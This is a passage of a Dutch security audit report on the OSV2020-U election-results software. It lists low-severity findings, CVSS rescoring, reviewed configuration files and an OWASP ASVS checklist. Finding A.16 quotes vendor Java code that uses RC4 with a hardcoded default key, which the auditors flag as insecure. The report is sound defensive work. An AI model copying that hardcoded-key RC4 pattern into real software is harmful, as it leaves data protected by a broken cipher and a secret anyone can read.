
beide geïnstalleerde instanties (Windows en Linux)

Waarneming

Bij installatie wordt een CA-certificaat gegenereerd dat zichzelf ondertekent. Daarmee wordt een SSL-certificaat (ook bij installatie gegenereerd) getekend met `CN=osv2020-u.local`.



Het is daarom niet te herkennen als (on)echt:



Ook al kan het in een besloten (geïsoleerd) netwerk niet zo veel kwaad, het is in het algemeen niet een goede gewoonte om gebruikers te vertellen om dergelijke waarschuwingen te negeren.

Aanbeveling

Dit is niet eenvoudig op te lossen omdat ontwikkelaars niet weten wat het adres zal zijn van de server binnen het netwerk dat door de gebruiker opgebouwd wordt t.b.v. OSV2020-U.

Onze eerste suggestie is om bij installatie het publieke deel van het CA-certificaat dat gegenereerd is te exporteren en in de handleiding te beschrijven hoe dit te installeren in de browser(s).

Daarnaast moeten gebruikers geïnstrueerd worden om OSV2020-U te openen als `https://osv2020-u.local:20023/`. Maar dan is het nog nodig dat de browsers weten wat het IP-adres van `osv2020-u.local` is. De eenvoudigste manier om dat te bereiken is om de server ook als DNS-server in het netwerk te laten fungeren, waarbij de DHCP-server zo wordt ingesteld dat de server met OSV2020-U wordt aangewezen als primaire resolver in het netwerk. Deze DNS-service moet dan de naam `osv2020-u.local` laten verwijzen naar het eigen IP-adres.

Een alternatieve mogelijkheid is om het gegenereerde certificaat ook geldig te laten zijn voor het IP-adres van de server. Dat is mogelijk met een *Subject Alternative Name* (SAN)[3]. De root CA van de server moet dan nog steeds wel in de browsers geïmporteerd worden.

[3] `https://tools.ietf.org/html/rfc5280#section-4.2.1.6`

A.12 Inline scripts toegestaan

De webserver definieert een strikte *Content Security Policy* (CSP) die echter wel ”inline” scripts toestaat.

Risico-inschatting

0,0 – Info
`CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:N`

Middels een HTTP-header met de naam `Content-Security-Policy` kan de server aan moderne browsers allerlei gedragingen aangeven waarvan de applicatie geen gebruik zal maken, waardoor de browser deze functionaliteit veiligheidshalve zal blokkeren. De huidige CSP is vrij strikt, maar staat wel inline Javascript toe doordat de optie `unsafe-inline` is toegevoegd.

Dat is een gemiste kans, omdat het blokkeren van inline scripts de veel voorkomende kwetsbaarheid *Cross-Site Scripting* erg kan bemoeilijken.

Overigens hebben we in de applicatie geen Cross-Site-Scripting-kwetsbaarheden aangetroffen. Om deze reden koppelen we geen direct risico aan deze bevinding.

Betreft de pagina’s

alle

Waarneming

De webserver stuurt met alle antwoorden de volgende header mee:

```
X-Content-Security-Policy: default-src 'self'; script-src 'self'
'unsafe-inline'; style-src 'self' 'unsafe-inline'; img-src 'self'
data:; base-uri 'self'; frame-ancestors 'self'
```

Terzijde: deze header is inmiddels een officiële standaard, dus de `X-` aan het begin van de naam mag worden weggelaten.

Aanbeveling

We adviseren om geen scripts inline te gebruiken. Als de applicatie dit niet meer gebruikt kan het risico op *Cross-Site Scripting* sterk verminderd worden door `unsafe-inline` uit de CSP te verwijderen.

Daarnaast adviseren wij om Javascript en CSS in aparte bestanden onder te brengen die vanuit de HTML-header worden ingeladen. Met ingang van dit jaar is dit voor webapplicaties die DigID gebruiken verplicht. Het is wellicht aan te bevelen dezelfde standaard aan te houden.

Voor meer detailinformatie over het opstellen van een CSP verwijzen wij naar onze blogpost over dit onderwerp op `https://hackdefense.nl/blog/csp-het-hoe-en-waarom-van-een-content-security-policy/`.

A.13 Meerdere malen ingelogd

Een gebruiker kan op meerdere computers tegelijk actief zijn.

Risico-inschatting

0,0 – Info
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:N

Voor het invoeren van de stemuitslagen is het niet nodig dat een gebruiker twee geldige sessies naast elkaar kan hebben. Het toestaan van meerdere sessies vergroot de kans dat de aanvaller toegang krijgt tot een sessie. Ook vergroot het de kans dat er met meerdere mensen onder één account gewerkt wordt.

Betreft de pagina's

alle

Waarneming

Als een gebruiker op een andere computer (of in een andere browser) inlogt terwijl deze gebruiker al ingelogd is, dan blijft de eerste sessie ook werken.

Aanbeveling

Laat een gebruiker niet inloggen als hij/zij al een actieve sessie heeft, of log alle bestaande actieve sessies van een gebruiker uit bij login.

A.14 Thorntail wordt niet meer ontwikkeld

De applicatie is gebouwd op *Apache Thorntail*, een applicatieserver op basis van Wildfly (het voormalige JBoss). De ontwikkelaars van Apache Thorntail hebben onlangs (op 23 juli 2020) laten weten dat de ontwikkeling van de software is gestopt. [4]

Risico-inschatting

0,0 – Info

CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:N

Thorntail ontvangt geen updates meer. Dit betekent dat er geen beveiligingsupdates worden vrijgegeven voor nieuwe beveiligingslekken. De ontwikkelaars van Thorntail hebben aangegeven dat ze *mogelijk* nog updates uitbrengen als er een ernstig lek wordt gevonden.

Betreft de systemen

alle

Waarneming

We hebben waargenomen dat de webapplicatie gebouwd is op Apache Thorntail.

Aanbeveling

Wij bevelen aan om te migreren naar Quarkus[5] of Wildfly[6].

[4] https://thorntail.io/posts/the-end-of-an-era/
[5] https://quarkus.io/
[6] https://www.wildfly.org/

A.15 Oudere software mee-geïnstalleerd

De installaties bevatten LibreOffice en 7Zip in een iets verouderde versie.

Risico-inschatting

0,0 – Info

CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:N/I:N/A:N

Er zijn nog geen beveiligingsissues in deze systemen bekend. Wanneer dit ergens in de komende weken, maanden of jaren wel gebeurt (dat is helaas onvermijdelijk) dan wordt kwetsbare software geïnstalleerd.

Betreft de systemen

beide varianten (Windows en Linux)[7]

Waarneming

De volgende verouderde software(versies) worden op de server geïnstalleerd:

Software	*Gebruikte versie*	*Courante versie*
LibreOffice	6.3.5.2	7.0.1 / 6.4.6
7Zip	18.5.0.0	19.00

Aanbeveling

Voeg altijd de laatste versie van de software toe aan de installatie, of monitor deze software zorgvuldig op kwetsbaarheden en vervang de software zodra een beveiligingsissue bekend wordt.

[7] de Linux-installer bevat niet deze versie van LibreOffice, maar instrueert de gebruiker om dit te installeren

A.16 Gebruik van RC4 (Arcfour), met ingebouwde sleutel

In de code zijn functies aangetroffen voor het gebruik van RC4 (ook bekend onder de naam ”Arcfour”)

Risico-inschatting

0,0 – Info
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:N

RC4-versleuteling wordt niet als veilig beschouwd. Omdat de code niet lijkt te worden gebruikt in de applicatie hebben we deze bevinding geen risico meegegeven.

Betreft de code in

`de/ivu/elect/jee/faces/security/Encyption.java`
`de/ivu/elect/jee/faces/security/Rc4Encryption.java`
`de/ivu/elect/jee/faces/AbstractEntityConverter.java`
`de/ivu/elect/business/system/control/MailSender.java`
`de/ivu/elect/jee/faces/EntityConverterApplicationScope.java`

Waarneming

In de code bevindt zich een `public interface` met de naam `Encyption` (sic) die gebaseerd is op RC4: [8]

```
/**
 * RC4 = Sehr schnell, aber nicht sicher
 * <p/>
 * Nicht Thread-Safe!
 */
@RequestScoped
@Named(Rc4Encryption.COMPONENT_NAME)
public class Rc4Encryption implements Encyption{
   private static final String ARCFOUR_CIPHER_NAME = "ARCFOUR";
   private static final byte[] BINARY_KEY = {0x1F, 0x78, 0x0e, 0x1F,
       (byte) 0xcd, (byte) 0xaa, (byte) 0xaF, 0x4a};
   public static final String COMPONENT_NAME = "rc4Encryption";
   private final Key secretKeySpec = new SecretKeySpec(BINARY_KEY,
      ARCFOUR_CIPHER_NAME);

   @Override
   public byte[] decrypt(byte[] byteArray, String key) {
     return doMagic(byteArray, Cipher.DECRYPT_MODE, key);
   }

   @Override
   public byte[] encrypt(byte[] byteArray, String key) {
     return doMagic(byteArray, Cipher.ENCRYPT_MODE, key);
```

[8] Wij sluiten ons volledig aan bij hetgeen de Duitse ontwikkelaars al in een comment vermelden: *nicht sicher*

```
    }

    private byte[] doMagic(byte[] byteArray, int decryptMode, String
        key) {
      Key secretKey = getBinaryKey(key);
      try {
        rc4.init(decryptMode, secretKey);
        return rc4.update(byteArray);
      } catch (InvalidKeyException e) {
        logException(e, key);
      }
      return byteArray;
    }

    private Key getBinaryKey(String key) {
      if (StringUtils.isBlank(key)) {
        return secretKeySpec;
      }
      return new SecretKeySpec(generateBinaryKeyFromStringKey(key),
          ARCFOUR_CIPHER_NAME);
    }
}
```

De code bevat ook een ”default” geheime sleutel (`BINARY_KEY`) die wordt gebruikt als de code zonder `key` wordt aangeroepen.

Deze code lijkt alleen gebruikt te worden voor een functie om e-mail te verzenden. Er is geen e-mailfunctionaliteit in OSV, dus we nemen aan dat deze code niet gebruikt wordt.

Aanbeveling

In het algemeen adviseren we om ongebruikte code te verwijderen. Vervang, als dit niet mogelijk is, de versleutelingsmethode door een veiliger alternatief zoals AES.

Als de code toch noodzakelijk is, verwijder dan minimaal de ingebouwde sleutel `BINARY_KEY`.

Bijlage B

Risicoscores zonder netwerk

In de CVSS-risicoscores in Bijlage A is niet meegenomen dat de "Voorwaarden voor gebruik OSV2020" [1] bepalen dat de applicatie alleen wordt gebruikt in een afgezonderd netwerk in afgesloten ruimtes met toezicht.

CVSS biedt de mogelijkheid om dit mee te wegen in de score in de zogeheten *Environmental Score*. We geven dan de parameter *Modified Attack Vector* (`MAV`) op Als we dit doen dan zijn de scores op de bevindingen als volgt:

Bevinding	*Score*	*Score met Modified Attack Vector*	
A.1	**8,1**	**6,6**	`CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H/MAV:P`
A.2	**6,6**	**6,1**	`CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:H/I:H/A:H/MAV:P`
A.3	**6,1**	**5,4**	`CVSS:3.1/AV:N/AC:L/PR:H/UI:R/S:U/C:H/I:H/A:N/MAV:P`
A.4	**5,3**	**2,4**	`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N/MAV:P`
A.5	**4,4**	**3,8**	`CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:H/A:N/MAV:P`
A.6	**3,5**	**1,9**	`CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:N/A:N/MAV:P`
A.7	**3,5**	**1,9**	`CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:N/A:N/MAV:P`
A.8	**3,1**	**1,8**	`CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:N/A:N/MAV:P`
A.9	**3,1**	**1,8**	`CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:N/A:N/MAV:P`
A.10	**3,1**	**1,8**	`CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N/MAV:P`
A.11	**3,1**	**1,8**	`CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N/MAV:P`
A.12	**0,0**	**0,0**	`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N/MAV:P`
A.13	**0,0**	**0,0**	`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N/MAV:P`
A.14	**0,0**	**0,0**	`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N/MAV:P`
A.15	**0,0**	**0,0**	`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N/MAV:P`
A.16	**0,0**	**0,0**	`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N/MAV:P`

[1] `https://www.kiesraad.nl/verkiezingen/adviezen-en-publicaties/formulieren/2020/10/5/voorwaarden-voor-gebruik-osv2020` (versie 02-10-2020)

Bijlage C

Lijst configuratiebestanden

De volgende configuratie- en installatiebestanden zijn bekeken:

```
chmodfiles.sh
copy_jdk.sh
database-configuration.sh
importCertificate.sh
logging-configuration.sh
service-configuration.sh
truststore-configuration.sh
thorntail-config-10560900702787584495 4.xml
configureService.bat
createDirectories.bat
generateCertificat.bat
installService.bat
logging-configuration.bat
removeService.bat
start.bat
stopService.bat
uninstaller.bat
set_database_password.bat
configuration.sh
createDirectories.sh
generateCertificate.sh
keystore-configuration.sh
network-configuration.sh
start.sh
set-database_password.sh
configuration.bat
copy_jdk.bat
database-configuration.bat
importCertificate.bat
keystore-configuration.bat
network-configuration.bat
service-configuration.bat
startService.bat
truststore-configuration.bat
strlen.cmd
```

Bijlage D

ASVS

De applicatie is getoetst aan de *Application Security Verification Standard* (ASVS) van OWASP, op niveau 3.

De kolom ”Status” in onderstaande tabel geeft het volgende weer:

x	geen afwijkingen waargenomen
x	applicatie voldoet strikt genomen niet, geen concreet-technische bevinding
A.x	afwijking waargenomen (refereert aan nummer bevinding in Bijlage A)
–	niet van toepassing, niet in scope, of kon niet worden vastgesteld

Voor de controls die niet waarneembaar zijn alleen op basis van de applicatie en/of de broncode, maar die te maken hebben met het bouw- en ontwikkelproces, zijn de controls voorgelegd aan het ontwikkelteam, en is de status hieronder een weergave van hun antwoord. Een toets of audit ter plaatse was niet in scope van ons onderzoek.

Ook zijn niet alle controls van de ASVS van toepassing op een applicatie die als te installeren software wordt uitgeleverd. Bijvoorbeeld de aanwezigheid van een backup-procedure en andere zaken op het vlak van beheer zijn niet toetsbaar in deze context.

Item	*Description*	*Status*
1.1.1	*Verify the use of a secure software development lifecycle that addresses security in all stages of development.*	–
1.1.2	*Verify the use of threat modeling for every design change or sprint planning to identify threats, plan for countermeasures, facilitate appropriate risk responses, and guide security testing.*	–
1.1.3	*Verify that all user stories and features contain functional security constraints, such as ”As a user, I should be able to view and edit my profile. I should not be able to view or edit anyone else’s profile”*	–
1.1.4	*Verify documentation and justification of all the application’s trust boundaries, components, and significant data flows.*	–
1.1.5	*Verify definition and security analysis of the application’s high-level architecture and all connected remote services.*	–

1.1.6	*Verify implementation of centralized, simple (economy of design), vetted, secure, and reusable security controls to avoid duplicate, missing, ineffective, or insecure controls.*	–
1.1.7	*Verify availability of a secure coding checklist, security requirements, guideline, or policy to all developers and testers.*	–
1.2.1	*Verify the use of unique or special low-privilege operating system accounts for all application components, services, and servers.*	x
1.2.2	*Verify that communications between application components, including APIs, middleware and data layers, are authenticated. Components should have the least necessary privileges needed.*	–
1.2.3	*Verify that the application uses a single vetted authentication mechanism that is known to be secure, can be extended to include strong authentication, and has sufficient logging and monitoring to detect account abuse or breaches.*	x
1.2.4	*Verify that all authentication pathways and identity management APIs implement consistent authentication security control strength, such that there are no weaker alternatives per the risk of the application.*	x
1.4.1	*Verify that trusted enforcement points such as at access control gateways, servers, and serverless functions enforce access controls. Never enforce access controls on the client.*	x
1.4.2	*Verify that the chosen access control solution is flexible enough to meet the application's needs.*	–
1.4.3	*Verify enforcement of the principle of least privilege in functions, data files, URLs, controllers, services, and other resources. This implies protection against spoofing and elevation of privilege.*	x
1.4.4	*Verify the application uses a single and well-vetted access control mechanism for accessing protected data and resources. All requests must pass through this single mechanism to avoid copy and paste or insecure alternative paths.*	x
1.4.5	*Verify that attribute or feature-based access control is used whereby the code checks the user's authorization for a feature/data item rather than just their role. Permissions should still be allocated using roles.*	x
1.5.1	*Verify that input and output requirements clearly define how to handle and process data based on type, content, and applicable laws, regulations, and other policy compliance.*	–
1.5.2	*Verify that serialization is not used when communicating with untrusted clients. If this is not possible, ensure that adequate integrity controls (and possibly encryption if sensitive data is sent) are enforced to prevent deserialization attacks including object injection.*	x
1.5.3	*Verify that input validation is enforced on a trusted service layer.*	x
1.5.4	*Verify that output encoding occurs close to or by the interpreter for which it is intended.*	x
1.6.1	*Verify that there is an explicit policy for management of cryptographic keys and that a cryptographic key lifecycle follows a key management standard such as NIST SP 800-57.*	–
1.6.2	*Verify that consumers of cryptographic services protect key material and other secrets by using key vaults or API based alternatives.*	–

1.6.3	*Verify that all keys and passwords are replaceable and are part of a well-defined process to re-encrypt sensitive data.*	–
1.6.4	*Verify that symmetric keys, passwords, or API secrets generated by or shared with clients are used only in protecting low risk secrets, such as encrypting local storage, or temporary ephemeral uses such as parameter obfuscation. Sharing secrets with clients is clear-text equivalent and architecturally should be treated as such.*	–
1.7.1	*Verify that a common logging format and approach is used across the system.*	x
1.7.2	*Verify that logs are securely transmitted to a preferably remote system for analysis, detection, alerting, and escalation.*	–
1.8.1	*Verify that all sensitive data is identified and classified into protection levels.*	–
1.8.2	*Verify that all protection levels have an associated set of protection requirements, such as encryption requirements, integrity requirements, retention, privacy and other confidentiality requirements, and that these are applied in the architecture.*	–
1.9.1	*Verify the application encrypts communications between components, particularly when these components are in different containers, systems, sites, or cloud providers.*	–
1.9.2	*Verify that application components verify the authenticity of each side in a communication link to prevent person-in-the-middle attacks. For example, application components should validate TLS certificates and chains.*	x
1.10.1	*Verify that a source code control system is in use, with procedures to ensure that check-ins are accompanied by issues or change tickets. The source code control system should have access control and identifiable users to allow traceability of any changes.*	–
1.11.1	*Verify the definition and documentation of all application components in terms of the business or security functions they provide.*	x
1.11.2	*Verify that all high-value business logic flows, including authentication, session management and access control, do not share unsynchronized state.*	x
1.11.3	*Verify that all high-value business logic flows, including authentication, session management and access control are thread safe and resistant to time-of-check and time-of-use race conditions.*	x
1.12.1	*Verify that user-uploaded files are stored outside of the web root.*	x
1.12.2	*Verify that user-uploaded files - if required to be displayed or downloaded from the application - are served by either octet stream downloads, or from an unrelated domain, such as a cloud file storage bucket. Implement a suitable content security policy to reduce the risk from XSS vectors or other attacks from the uploaded file.*	x
1.14.1	*Verify the segregation of components of differing trust levels through well-defined security controls, firewall rules, API gateways, reverse proxies, cloud-based security groups, or similar mechanisms.*	–
1.14.2	*Verify that if deploying binaries to untrusted devices makes use of binary signatures, trusted connections, and verified endpoints.*	–

1.14.3	*Verify that the build pipeline warns of out-of-date or insecure components and takes appropriate actions.*	**A.14** **A.15**
1.14.4	*Verify that the build pipeline contains a build step to automatically build and verify the secure deployment of the application, particularly if the application infrastructure is software defined, such as cloud environment build scripts.*	–
1.14.5	*Verify that application deployments adequately sandbox, containerize and/or isolate at the network level to delay and deter attackers from attacking other applications, especially when they are performing sensitive or dangerous actions such as deserialization.*	x
1.14.6	*Verify the application does not use unsupported, insecure, or deprecated client-side technologies such as NSAPI plugins, Flash, Shockwave, ActiveX, Silverlight, NACL, or client-side Java applets.*	x
2.1.1	*Verify that user set passwords are at least 12 characters in length.*	x
2.1.10	*Verify that there are no periodic credential rotation or password history requirements.*	x
2.1.11	*Verify that "paste" functionality, browser password helpers, and external password managers are permitted.*	x
2.1.12	*Verify that the user can choose to either temporarily view the entire masked password, or temporarily view the last typed character of the password on platforms that do not have this as native functionality.*	x
2.1.2	*Verify that passwords 64 characters or longer are permitted.*	x
2.1.3	*Verify that passwords can contain spaces and truncation is not performed. Consecutive multiple spaces MAY optionally be coalesced.*	x
2.1.4	*Verify that Unicode characters are permitted in passwords. A single Unicode code point is considered a character, so 12 emoji or 64 kanji characters should be valid and permitted.*	x
2.1.5	*Verify users can change their password.*	x
2.1.6	*Verify that password change functionality requires the user's current and new password.*	x
2.1.7	*Verify that passwords submitted during account registration, login, and password change are checked against a set of breached passwords either locally (such as the top 1,000 or 10,000 most common passwords which match the system's password policy) or using an external API. If using an API a zero knowledge proof or other mechanism should be used to ensure that the plain text password is not sent or used in verifying the breach status of the password. If the password is breached, the application must require the user to set a new non-breached password.*	x
2.1.8	*Verify that a password strength meter is provided to help users set a stronger password.*	x
2.1.9	*Verify that there are no password composition rules limiting the type of characters permitted. There should be no requirement for upper or lower case or numbers or special characters.*	x

2.2.1	*Verify that anti-automation controls are effective at mitigating breached credential testing, brute force, and account lockout attacks. Such controls include blocking the most common breached passwords, soft lockouts, rate limiting, CAPTCHA, ever increasing delays between attempts, IP address restrictions, or risk-based restrictions such as location, first login on a device, recent attempts to unlock the account, or similar. Verify that no more than 100 failed attempts per hour is possible on a single account.*	x
2.2.2	*Verify that the use of weak authenticators (such as SMS and email) is limited to secondary verification and transaction approval and not as a replacement for more secure authentication methods. Verify that stronger methods are offered before weak methods, users are aware of the risks, or that proper measures are in place to limit the risks of account compromise.*	–
2.2.3	*Verify that secure notifications are sent to users after updates to authentication details, such as credential resets, email or address changes, logging in from unknown or risky locations. The use of push notifications - rather than SMS or email - is preferred, but in the absence of push notifications, SMS or email is acceptable as long as no sensitive information is disclosed in the notification.*	–
2.2.4	*Verify impersonation resistance against phishing, such as the use of multi-factor authentication, cryptographic devices with intent (such as connected keys with a push to authenticate), or at higher AAL levels, client-side certificates.*	–
2.2.5	*Verify that where a credential service provider (CSP) and the application verifying authentication are separated, mutually authenticated TLS is in place between the two endpoints.*	–
2.2.6	*Verify replay resistance through the mandated use of OTP devices, cryptographic authenticators, or lookup codes.*	–
2.2.7	*Verify intent to authenticate by requiring the entry of an OTP token or user-initiated action such as a button press on a FIDO hardware key.*	–
2.3.1	*Verify system generated initial passwords or activation codes SHOULD be securely randomly generated, SHOULD be at least 6 characters long, and MAY contain letters and numbers, and expire after a short period of time. These initial secrets must not be permitted to become the long term password.*	A.1
2.3.2	*Verify that enrollment and use of subscriber-provided authentication devices are supported, such as a U2F or FIDO tokens.*	x
2.3.3	*Verify that renewal instructions are sent with sufficient time to renew time bound authenticators.*	–
2.4.1	*Verify that passwords are stored in a form that is resistant to offline attacks. Passwords SHALL be salted and hashed using an approved one-way key derivation or password hashing function. Key derivation and password hashing functions take a password, a salt, and a cost factor as inputs when generating a password hash.*	x
2.4.2	*Verify that the salt is at least 32 bits in length and be chosen arbitrarily to minimize salt value collisions among stored hashes. For each credential, a unique salt value and the resulting hash SHALL be stored.*	x

2.4.3	*Verify that if PBKDF2 is used, the iteration count SHOULD be as large as verification server performance will allow, typically at least 100,000 iterations.*	–
2.4.4	*Verify that if bcrypt is used, the work factor SHOULD be as large as verification server performance will allow, typically at least 13.*	–
2.4.5	*Verify that an additional iteration of a key derivation function is performed, using a salt value that is secret and known only to the verifier. Generate the salt value using an approved random bit generator [SP 800-90Ar1] and provide at least the minimum security strength specified in the latest revision of SP 800-131A. The secret salt value SHALL be stored separately from the hashed passwords (e.g., in a specialized device like a hardware security module).*	x
2.5.1	*Verify that a system generated initial activation or recovery secret is not sent in clear text to the user.*	–
2.5.2	*Verify password hints or knowledge-based authentication (so-called "secret questions") are not present.*	–
2.5.3	*Verify password credential recovery does not reveal the current password in any way.*	–
2.5.4	*Verify shared or default accounts are not present (e.g. "root", "admin", or "sa").*	A.1
2.5.5	*Verify that if an authentication factor is changed or replaced, that the user is notified of this event.*	–
2.5.6	*Verify forgotten password, and other recovery paths use a secure recovery mechanism, such as TOTP or other soft token, mobile push, or another offline recovery mechanism.*	–
2.5.7	*Verify that if OTP or multi-factor authentication factors are lost, that evidence of identity proofing is performed at the same level as during enrollment.*	–
2.6.1	*Verify that lookup secrets can be used only once.*	–
2.6.2	*Verify that lookup secrets have sufficient randomness (112 bits of entropy), or if less than 112 bits of entropy, salted with a unique and random 32-bit salt and hashed with an approved one-way hash.*	–
2.6.3	*Verify that lookup secrets are resistant to offline attacks, such as predictable values.*	–
2.7.1	*Verify that clear text out of band (NIST "restricted") authenticators, such as SMS or PSTN, are not offered by default, and stronger alternatives such as push notifications are offered first.*	–
2.7.2	*Verify that the out of band verifier expires out of band authentication requests, codes, or tokens after 10 minutes.*	–
2.7.3	*Verify that the out of band verifier authentication requests, codes, or tokens are only usable once, and only for the original authentication request.*	–
2.7.4	*Verify that the out of band authenticator and verifier communicates over a secure independent channel.*	–
2.7.5	*Verify that the out of band verifier retains only a hashed version of the authentication code.*	–

2.7.6	*Verify that the initial authentication code is generated by a secure random number generator, containing at least 20 bits of entropy (typically a six digital random number is sufficient).*	–
2.8.1	*Verify that time-based OTPs have a defined lifetime before expiring.*	–
2.8.2	*Verify that symmetric keys used to verify submitted OTPs are highly protected, such as by using a hardware security module or secure operating system based key storage.*	–
2.8.3	*Verify that approved cryptographic algorithms are used in the generation, seeding, and verification.*	–
2.8.4	*Verify that time-based OTP can be used only once within the validity period.*	–
2.8.5	*Verify that if a time-based multi factor OTP token is re-used during the validity period, it is logged and rejected with secure notifications being sent to the holder of the device.*	–
2.8.6	*Verify physical single factor OTP generator can be revoked in case of theft or other loss. Ensure that revocation is immediately effective across logged in sessions, regardless of location.*	–
2.8.7	*Verify that biometric authenticators are limited to use only as secondary factors in conjunction with either something you have and something you know.*	–
2.9.1	*Verify that cryptographic keys used in verification are stored securely and protected against disclosure, such as using a TPM or HSM, or an OS service that can use this secure storage.*	–
2.9.2	*Verify that the challenge nonce is at least 64 bits in length, and statistically unique or unique over the lifetime of the cryptographic device.*	–
2.9.3	*Verify that approved cryptographic algorithms are used in the generation, seeding, and verification.*	–
2.10.1	*Verify that integration secrets do not rely on unchanging passwords, such as API keys or shared privileged accounts.*	x
2.10.2	*Verify that if passwords are required, the credentials are not a default account.*	A.1
2.10.3	*Verify that passwords are stored with sufficient protection to prevent offline recovery attacks, including local system access.*	x
2.10.4	*Verify passwords, integrations with databases and third-party systems, seeds and internal secrets, and API keys are managed securely and not included in the source code or stored within source code repositories. Such storage SHOULD resist offline attacks. The use of a secure software key store (L1), hardware trusted platform module (TPM), or a hardware security module (L3) is recommended for password storage.*	x
3.1.1	*Verify the application never reveals session tokens in URL parameters or error messages.*	x
3.2.1	*Verify the application generates a new session token on user authentication.*	x
3.2.2	*Verify that session tokens possess at least 64 bits of entropy.*	x

3.2.3	*Verify the application only stores session tokens in the browser using secure methods such as appropriately secured cookies (see section 3.4) or HTML 5 session storage.*	x
3.2.4	*Verify that session token are generated using approved cryptographic algorithms.*	x
3.3.1	*Verify that logout and expiration invalidate the session token, such that the back button or a downstream relying party does not resume an authenticated session, including across relying parties.*	x
3.3.2	*If authenticators permit users to remain logged in, verify that re-authentication occurs periodically both when actively used or after an idle period.*	x
3.3.3	*Verify that the application terminates all other active sessions after a successful password change, and that this is effective across the application, federated login (if present), and any relying parties.*	A.2
3.3.4	*Verify that users are able to view and log out of any or all currently active sessions and devices.*	x
3.4.1	*Verify that cookie-based session tokens have the 'Secure' attribute set.*	x
3.4.2	*Verify that cookie-based session tokens have the 'HttpOnly' attribute set.*	x
3.4.3	*Verify that cookie-based session tokens utilize the 'SameSite' attribute to limit exposure to cross-site request forgery attacks.*	x
3.4.4	*Verify that cookie-based session tokens use "__Host-" prefix (see references) to provide session cookie confidentiality.*	x
3.4.5	*Verify that if the application is published under a domain name with other applications that set or use session cookies that might override or disclose the session cookies, set the path attribute in cookie-based session tokens using the most precise path possible.*	–
3.5.1	*Verify the application does not treat OAuth and refresh tokens &mdash on their own &mdash as the presence of the subscriber and allows users to terminate trust relationships with linked applications.*	–
3.5.2	*Verify the application uses session tokens rather than static API secrets and keys, except with legacy implementations.*	–
3.5.3	*Verify that stateless session tokens use digital signatures, encryption, and other countermeasures to protect against tampering, enveloping, replay, null cipher, and key substitution attacks.*	–
3.6.1	*Verify that relying parties specify the maximum authentication time to CSPs and that CSPs re-authenticate the subscriber if they haven't used a session within that period.*	–
3.6.2	*Verify that CSPs inform relying parties of the last authentication event, to allow RPs to determine if they need to re-authenticate the user.*	–
3.7.1	*Verify the application ensures a valid login session or requires re-authentication or secondary verification before allowing any sensitive transactions or account modifications.*	x
4.1.1	*Verify that the application enforces access control rules on a trusted service layer, especially if client-side access control is present and could be bypassed.*	x

4.1.2	*Verify that all user and data attributes and policy information used by access controls cannot be manipulated by end users unless specifically authorized.*	x
4.1.3	*Verify that the principle of least privilege exists - users should only be able to access functions, data files, URLs, controllers, services, and other resources, for which they possess specific authorization. This implies protection against spoofing and elevation of privilege.*	x
4.1.4	*Verify that the principle of deny by default exists whereby new users/roles start with minimal or no permissions and users/roles do not receive access to new features until access is explicitly assigned.*	x
4.1.5	*Verify that access controls fail securely including when an exception occurs.*	x
4.2.1	*Verify that sensitive data and APIs are protected against direct object attacks targeting creation, reading, updating and deletion of records, such as creating or updating someone else's record, viewing everyone's records, or deleting all records.*	x
4.2.2	*Verify that the application or framework enforces a strong anti-CSRF mechanism to protect authenticated functionality, and effective anti-automation or anti-CSRF protects unauthenticated functionality.*	x
4.3.1	*Verify administrative interfaces use appropriate multi-factor authentication to prevent unauthorized use.*	x
4.3.2	*Verify that directory browsing is disabled unless deliberately desired. Additionally, applications should not allow discovery or disclosure of file or directory metadata, such as Thumbs.db, .DS_Store, .git or .svn folders.*	x
4.3.3	*Verify the application has additional authorization (such as step up or adaptive authentication) for lower value systems, and / or segregation of duties for high value applications to enforce anti-fraud controls as per the risk of application and past fraud.*	x
